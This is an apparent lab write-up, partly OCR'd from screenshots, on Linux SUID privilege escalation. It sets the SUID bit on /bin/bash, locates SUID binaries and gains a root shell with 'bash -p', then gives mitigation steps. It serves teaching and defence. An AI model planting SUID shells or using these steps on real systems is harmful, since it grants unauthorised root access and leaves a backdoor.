
Task 4

SUID & Privilege Escalation

Setup:

1. The **SUID (Set User ID)** bit allows a file to run with the privileges of the file's owner (in this case, root).

If /bin/bash has the SUID bit set, any user executing it will get a root shell.



```
┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s /bin/bash

[sudo] password for kali:
```

2. Create a script with root privileges ➤ The 4755 permission setting ensures the following:


   4 → Sets the SUID bit.

   7 → Owner has **read (r), write (w), and execute (x)** permissions.

   5 → Group has **read (r) and execute (x)** permissions.

   5 → Others have **read (r) and execute (x)** permissions.


   This script will execute with root privileges, making it a potential security risk.



```
┌──(kali㉿kali)-[~]
└─$ sudo chmod 4755 root_script.sh
```

Exploit:

1: Find SUID binaries




```
┌──(kali㉿kali)-[~]
└─$ find / -perm -4000 2>/dev/null

/home/kali/root_script.sh
/usr/lib/chromium/chrome-sandbox
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/bin/rsh-redone-rlogin
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_nrf_52840
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/bash
/usr/bin/kismet_cap_linux_wifi
/usr/bin/fusermount3
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
```

The command find / -perm -4000 2>/dev/null searches for **SUID binaries**, which run with the file owner's privileges (often root). Attackers exploit misconfigured SUID binaries (e.g., /bin/bash -p) to escalate privileges and gain root access.

2. Escalate Privileges




```
┌──(kali㉿kali)-[~]
└─$ /bin/bash -p
```

The command /bin/bash -p starts a **bash shell without dropping privileges**, meaning it retains the **effective user ID (EUID)**, even if it's root. This is useful in **privilege escalation** when a misconfigured SUID bash binary allows a lower-privileged user to gain root access. Normally, bash drops privileges for security, but -p prevents this, maintaining **root access** if executed from an SUID-enabled bash.

Mitigation


1. Remove Unnecessary SUID Bits



```
┌──(kali㉿kali)-[~]
└─$ sudo chmod -s /bin/bash
```

Removes the SUID bit from /bin/bash, preventing privilege escalation.

2. Restrict Script Execution



```
┌──(kali㉿kali)-[~]
└─$ sudo chown root:root root_script.sh
sudo chmod 700 root_script.sh
```

chown root:root → Ensures only **root** owns the script.

chmod 700 → Only **root** can read, write, and execute it.